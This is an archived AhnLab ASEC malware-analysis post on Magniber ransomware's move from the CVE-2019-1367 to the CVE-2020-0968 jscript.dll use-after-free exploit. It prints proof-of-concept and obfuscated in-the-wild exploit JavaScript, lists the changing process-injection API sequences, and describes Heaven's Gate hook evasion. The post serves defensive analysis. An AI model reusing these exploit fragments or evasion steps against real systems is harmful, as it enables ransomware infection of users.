Magniber Ransomware Changed Vulnerability (CVE-2019-1367 -> CVE-2020-0968) and Attempted to Bypass Behavior Detection - ASEC

By ATCP

Published: 2020-12-16 · Archived: 2026-04-05 15:31:34 UTC

At the beginning of this year, ASEC analysis team published the change of vulnerability which is used by the developer of Magniber to distribute the ransomware.

Since September 23, 2019, CVE-2019-1367 vulnerability, which the developer of Magniber used for distribution, stopped operating in the systems with emergency security patch (Version 1903) applied. In response, the developer changed the latest vulnerability to CVE-2020-0968, expanding the infection target range. On top of this occurrence, CVE-2020-0968 security patch (distributed on April 15, 2020) cannot be applied to Windows 7 as it is no longer supported as of January 14, 2020. For better understanding of the changes, see figures below which are the comparisons between the codes before the change (including POC) and the those after the change.

```
function C(a, b) {
    t.push(arguments);
    w += 2;
    if (w >= (z - y)) {
        CollectGarbage();
        for (var c = 0; c < 100 * 100; c++) o[c] = new Object();
        for (var c = 0; c < x; c++) try {
            throw s[c];
        } catch (d) {
            p[c] = d;
        }
        for (var c = y; c < z; c++) t[((c - y) / 2) | 0][(c - y) % 2] = p[c];
        for (var c = 0; c < 100 * 100; c++) o[c] = null;
        CollectGarbage();
        for (var c = 0; c < x; c++) p[c] = null;
        CollectGarbage();
        for (var c = 0; c < 0x1000; c++) v[c][B] = 1;
        for (var c = y; c < z; c++) q[c] = t[((c - y) / 2) | 0][(c - y) % 2];
    } else u[w / 2].sort(C);
    return 0;
}
```

Figure 1. POC code of CVE-2019-1367



Figure 2. Code of vulnerability (CVE-2019-1367) used for Magniber (before change)

```
else
    {
        var str = null;
        var left = objectsLeft[recursionCount];
        var right = objectsRight[recursionCount];
        str = left + right;
        aStrings[--recursionCount] = str;
        if (typeof str === "string")
            {
                var value = str.substr(0, 1);

            }
    }
    return "";
```

Figure 3. Part of UAF code of CVE-2020-0968 vulnerability

```
function Function_3() {
    if (n4WaBWv8r3 == czMCP45nl) {
        Bl6g4e9t4J("");
        Y998M8A = null;
        _COLLECTGARBAGE_();
        Bl6g4e9t4J("");
        for (var y6136kec8 = 0; y6136kec8 < eGr78r9; y6136kec8++) {
            S7PG9dKM[y6136kec8] = bpf9xSrF[y6136kec8]["item"]();
            bpf9xSrF[y6136kec8] = null;
            delete bpf9xSrF[y6136kec8];
            xiwQ708hl[y6136kec8] = null;
            delete xiwQ708hl[y6136kec8];
        }
        pdlh3B();
        for (var y6136kec8 = 0; y6136kec8 < eGr78r9; y6136kec8++) {
            S7PG9dKM[y6136kec8] = null;
        }
        _COLLECTGARBAGE_();
        for (var y6136kec8 = 0; y6136kec8 < kWTcUklN5; y6136kec8++) {
            E[y6136kec8][SR800z] = 1337;
        }
        for (var y6136kec8 = 0; y6136kec8 < eGr78r9; y6136kec8++) {
            try {
                throw L7J0je[y6136kec8];
            } catch (Wz0cCNZ) {
                try {
                    J701dI4h[y6136kec8] = Wz0cCNZ[s + o + u + r + c + e];
                } catch (Gb3r7) {}
            }
        }
    } else {
        var Nff67 = null;
        var e = V7CHU4V8[n4WaBWv8r3];
        var E752C = zs0WN2[n4WaBWv8r3];
        Nff67 = e + E752C;
        d5GH9q3DA[--n4WaBWv8r3] = Nff67;
        if (!Z3gH3) {
            if (typeof Nff67 === s + t + r + i + n + g) {
                var lNv1x6o = Nff67[s + u + b + s + t + r](0, 1);
                if (lNv1x6o != "[" && lNv1x6o != "u" && lNv1x6o != "s" && lNv1x6o != "n") {
                    if (Nff67["match"](SB9ew77)) {
                        Z3gH3 = true;
                        n0spux = n4WaBWv8r3;
                    }
                }
            }
        }
    }
    return "";
}
```

Figure 4. Changed Magniber code (orange box displays POC code in Figure 3.)

Upon comparing POC code and the vulnerability script that is being distributed, there are convolutions in variable names, but changes in the code are not found. The two vulnerabilities are similar in that they both use the UAF vulnerability of jscript.dll, but there is a difference in the method of how regular expression object pointer is leaked. The steps that follow after the pointer is leaked are not different from those of CVE-2019-1367. V3 detects these two vulnerabilities that use vulnerable jscript.dll via behavior-based detection, and this detection feature has been distributed to all users of V3 as of December 17, 2020.

The developer of Magniber is not only attempting to change the vulnerability of the distribution script but also attempting to apply various changes to bypass behavior-based detection of V3. The table below shows the flow of changes for the API call sequence that the developer of Magniber used to inject Magniber ransomware.

Date	API Used for Injection
March 9th	OpenProcess -> WriteProcessMemory -> SetThreadContext -> ResumeThread
April 10th	ZwCreateSection -> ZwMapViewOfSection -> RtlMoveMemory -> ZwMapViewOfSection -> ZwUnMapViewOfSection -> ZwCreateThreadEx -> GetThreadContext -> SetThreadContext -> ZwResumeThread
April 29th	ZwCreateSection -> ZwMapViewOfSection -> RtlMoveMemory -> ZwMapViewOfSection -> ZwCreateThreadEx
May 6th	NtCreateSection -> NtMapViewOfSection -> RtlMoveMemory -> RtlCreateUserThread
May 7th	OpenProcess -> VirtualAllocEx -> WriteProcessMemory -> NtCreateThreadEx -> GetThreadContext -> SetThreadContext -> NtResumeThread
May 19th	NtCreateSection -> NtMapViewOfSection -> RtlMoveMemory -> NtMapViewOfSection -> NtCreateThreadEx -> GetThreadContext -> SetThreadContext -> NtResumeThread
June 9th	OpenProcess -> DuplicateHandle -> VirtualAllocEx -> WriteProcessMemory -> RtlCreateUserThread
June 10th	Distribution ceased (until June 25th)
June 26th – present	NtCreateSection -> NtMapViewOfSection -> NtMapViewOfSection -> NtCreateThreadEx -> NtGetContextThread -> NtSetContextThread ->NtResumeThread

The developer did not change API call sequence since late June, but when calling injection API, they applied a technique called ‘Heaven’s Gate.’ The Heaven’s Gate technique is a method that malware uses to bypass user hooking of anti-malware software. For example, if the attacker allocates SysCall index which is Call, and calls KiFastSystemCall directly instead of proceeding through normal API Call to bypass a specific API that anti-malware software is hooking, this case can be seen as a Heaven’s Gate attack.

Magniber is currently being distributed via Internet Explorer, and many normal users are using x64 environment. The steps Magniber shellcode takes to call NtOpenProcess API via Heaven’s Gate technique in Internet Explorer 32-bit process that runs with WOW64 mode are described below.

Instead of calling NtOpenProcess API in a normal way, Magniber shellcode sends SysCall index (0x23) directly to argument and calls fs:[C0] area (Reserved for Wow64). When 32-bit process of WOW64 environment calls fs:[C0] area, X86SwitchTo64BitMode of wow64cpu.dll is called. Because Magniber shellcode uses Heaven’s Gate technique to call 64-bit API directly from the 32-bit process (Internet Explorer), it is difficult to detect API call via common hooking.



Figure 5. Heaven's Gate operation flow

```
                public NtOpenProcess
NtOpenProcess   proc near               ; CODE XREF: RtlpChangeQueryDebugBufferTarget+F1↓p
                                        ; RtlpChangeQueryDebugBufferTarget+12F↓p ...
                mov     r10, rcx        ; NtOpenProcess
                mov     eax, 23h ; '#'
                syscall                 ; Low latency system call
                retn
NtOpenProcess   endp
```

Figure 6. NtOpenProcess SysCall index

V3 uses TrueEyes, Ahnlab's in-house fileless detection module, to detect vulnerability as well as Heaven's Gate. The two detection features are distributed to all V3 users as of today (December 17, 2020), and the vulnerability, as well as the injection technique Magniber uses to bypass hooking, can be pre-detected and blocked before encryption via V3's behavior engine.

[Behavior Detection]
– Malware/MDP.Exploit.M3036
– Malware/MDP.Exploit.M3417
– Malware/MDP.Exploit.M3431

[Video-1] Magniber infection in an environment without V3 installation

[Video-2] Magniber block in an environment with V3 installation

---

Source: https://asec.ahnlab.com/en/19273/